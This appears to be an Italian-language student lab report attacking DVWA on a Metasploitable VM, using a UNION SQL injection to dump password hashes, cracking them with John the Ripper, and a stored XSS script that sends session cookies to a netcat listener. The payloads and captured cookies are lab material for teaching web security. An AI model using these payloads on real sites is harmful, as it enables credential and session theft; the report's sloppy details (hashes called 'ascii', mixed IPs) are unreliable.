

# Report

## Web Application Attack

All'interno di questo report, andremo ad analizzare l'exploit delle vulnerabilità della macchina target Metasploitable, in particolare dell'applicazione Web DVWA (Damn Vulnerable Web Application).

Gli scopi di questo attacco sono:

- Recuperare le password attraverso l'SQL injection (blind);
- Recuperare i cookie di sessione per ogni utente trovato e inviarli ad un web server.

In particolare, le vulnerabilità prese in esame in questo caso sono:

- **SQL Injection (blind);**
- **XSS Stored.**

Per **SQL Injection (blind)** intendiamo una tecnica che prevede l'invio di una query dinamica SQL a tempo al database per valutarne il risultato. La query inviata forzerà il database ad aspettare prima di dare un risultato, VERO o FALSO.

L'**XSS Stored**, invece, viene utilizzato per immagazzinare permanentemente un input dannoso su un server che verrà rinviato all'utente in un'applicazione Web vulnerabile.

Questo tipo di XSS è più grave del XSS riflesso perché i dati inseriti all'interno dell'input vengono inviati al server e salvati all'interno del database. Una volta riaperta la pagina, il server risponderà con gli stessi dati, rigenerando di nuovo l'XSS.

### 1. SQL Injection (blind) – recupero delle password

Per quanto riguarda questo primo punto, la prima cosa da fare è collegarsi al sito della DVWA con indirizzo 192.168.50.100 (IP target della macchina Metasploitable) e accedere con le credenziali "admin" e "password".

Una volta fatto ciò, bisogna spostarsi sulla tab DVWA Security e settare la sicurezza a Low. Dopodiché, il passo successivo da fare è spostarsi sulla tab della SQL Injection (blind).


Nella casella di testo "user ID" andremo ad inserire il comando utilizzato per stampare in output sulla pagina le varie informazioni, tra cui anche tutte le password cifrate di tutti gli utenti presenti all'interno del database della DVWA.

Il comando utilizzato è:

**%' and 1=0 union select null, concat(user,0x0a,password) from users #.**

Questo comando ci restituisce le informazioni circa il nomi degli usernames degli utenti e le password cifrate in chiave **ascii**.

Di seguito possiamo vedere il comando citato sopra attuato sulla macchina DVWA.



**Vulnerability: SQL Injection (Blind)**

User ID:

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: admin  
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: gordonb  
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: 1337  
8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: pablo  
0d107d09f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(user,0x0a,password) from users #  
First name:  
Surname: smithy  
5f4dcc3b5aa765d61d8327deb882cf99

Le password trovate sono:

Username	Password in ascii
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

Una volta raccolte le password crittografate, il passo successivo sarà quello di decrittografarle.

Per fare ciò, verrà utilizzato un tool automatico già preinstallato in Kali, **John the Ripper**.

Le password cifrate riportate sopra verranno inserite innanzitutto all'interno di un file .txt, così da poter creare un dizionario, che poi andrà confrontato con la lista già predefinita in Kali

**“rockyou.txt.gz”**.

In questo caso il file creato per contenere le password e gli username di DVWA si chiama **“hash2.txt”**.

Di seguito vediamo il primo passaggio di ricerca della wordlist più adatta, in questo caso **“rockyou.txt.gz”**.

Aperto il file, si ha evidenza di come al suo interno si trovi un file completamente scritto in ascii.

```

(kali㉿kali)-[~]
$ /usr/share
(kali㉿kali)-[/usr/share]
$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
├── rockyou.txt.gz
├── wfuzz → /usr/share/wfuzz/wordlist
└── (kali㉿kali)-[/usr/share/wordlists]
$ nano rockyou.txt

(kali㉿kali)-[/usr/share/wordlists]
$ nano rockyou.txt.gz

(kali㉿kali)-[/usr/share/wordlists]
$ cd

(kali㉿kali)-[~]

```

Individuata la lista da utilizzare e creato il dizionario, si può passare all'utilizzo vero e proprio del tool "John the Ripper".

Avviando il tool da riga di comando, andremo poi ad inserire il comando da eseguire per decrittare le password e visualizzarle in chiaro.

Il comando utilizzato è:

**"john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz hash2.txt"**.

In questo comando andremo ad esplicitare il formato dell'ascii da decrittare (**MD5**) e il path della wordlist che poi andrà confrontata con il file creato ("**hash2.txt**").

Di seguito i passaggi effettuati e la visualizzazione delle password in chiaro.

```

(kali㉿kali)-[~]
$ john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz hash2.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: UTF-16 BOM seen in password hash file. File may not be read properly unless you re-encode it
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2022-08-10 09:40) 17.24g/s 628503p/s 628503c/s 687813C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Come si può notare, affianco ad ogni username troveremo la password corrispondente per ogni utente.

Le password in chiaro sono:


Username	Password decrittata
admin	password
smithy	password
gordonb	abc123
pablo	letmein
1337	charley

## 2. XSS Stored

Lo step successivo, una volta ottenute le credenziali di tutti gli utenti, sarà quello di rubare i loro cookies di sessione attraverso un attacco XSS Stored.

Questo attacco andrà a recuperare per ogni utente il suo cookie di sessione, attraverso lo script **“<script>new Image().src="http://192.168.50.100/ila.php?" + document.cookie; </script>”**.

Attraverso questo attacco non sarà indispensabile riavviare il comando ogni qualvolta si fa il login con un altro utente, ma automaticamente verrà rilevato il nuovo cookie di sessione per gli altri utenti.



Il cookie di sessione non verrà stampato a schermo attraverso questo comando; pertanto, andremo ad eseguirlo con l’aiuto del tool **NETCAT**, che registrerà e stamperà sul terminale dei cookie di sessione differenti per ogni utente.

## 3. Netcat

Netcat è uno tool già preinstallato in Kali Linux a riga di comando. È definito il “coltellino svizzero delle rete TCP/IP”, in quanto ha tantissime funzionalità, tra cui anche quella di fare diagnosi di problemi che mettono a rischio le funzionalità di una rete.

Per lo scambio di dati, Netcat utilizza i protocolli di rete TCP/IP e UDP.

In questo caso verrà utilizzato per trasmettere i dati (i cookie di sessione in questo caso) della macchina target alla macchina attaccante.

Il tool **netcat** verrà utilizzato con il comando “-lvp” che metterà in ascolto la porta 80 (porta di default per l’HTTP).

Dopo aver digitato da terminale, quindi, il comando “nc -lvp 80”, andremo a ripetere i passaggi sopra citati sulla DVWA.

Per essere più precisi:

- Aprire il browser Firefox e collegarsi alla pagina 192.168.50.101 ed entrare nella sezione DVWA della macchina Metasploitable.
- Verrà visualizzata inizialmente la pagina di login di DVWA, dove entreremo per la prima volta con le credenziali standard “**admin**” e “**password**”.
- Una volta entrati, bisognerà entrare nella tab DVWA Security e settare il livello di sicurezza a “low”.
- Dopodiché, entrando sulla tab dell’XSS Stored, si potrà procedere con l’invio del comando sopra (“<script>new Image().src="http://192.168.50.100/ila.php?"<script>”).
- Avendo la porta 80 in ascolto con Netcat, si otterrà da terminale il risultato dei cookie di sessione (in questo caso per l’utente admin).

Questi passaggi dovranno essere ripetuti per tutti gli utenti di DVWA (gordonb, smithy, 1337, pablo):

- Rieseguendo il login per ognuno di questi;
- Entrando nella sezione XSS Stored;
- Mettendo in ascolto porta 80.
- Ricaricando la pagina XSS stored.
- Così potremmo ottenere il nuovo cookie.

Di seguito vengono riportate le evidenze dei cookie di sessione rilevati per ogni utente.

Cookie di sessione: admin

```
(kali@kali)~$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 33136
GET /ila.php?security=low;%20PHPSESSID=28eb4407bb82132df1f4e034b63a0115 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Cookie di sessione: Smithy

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 33152
GET /ila.php?security=low;%20PHPSESSID=3a5649909d697474bc7bca9e14e21784 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Cookie di sessione: Pablo

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 33202
GET /ila.php?security=low;%20PHPSESSID=d6c4c5de1b147883a8bd0a7cb8edf250 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Cookie di sessione: Gordonb

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 33146
GET /ila.php?security=low;%20PHPSESSID=f03be7abb7f1a5c8c1ce87c68f9f2e90 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Cookie di sessione:1337

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 33164
GET /ila.php?security=low;%20PHPSESSID=83d810b6d11a8149d2ecc543a455be26 HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

Nella tabella sono riportati espressamente i cookie di sessione per ogni utente di DVWA:

<b>Username</b>	<b>Cookie di sessione</b>
Admin	PHPSESSID=28eb4407bb82132df1f4e034b63a0115
Smithy	PHPSESSID=3a5649909d697474bc7bca9e14e21784
Pablo	PHPSESSID=d6c4c5de1b147883a8bd0a7cb8edf250
Gordonb	PHPSESSID=f03be7abb7f1a5c8c1ce87c68f9f2e90
1337	PHPSESSID=83d810b6d11a8149d2ecc543a455be26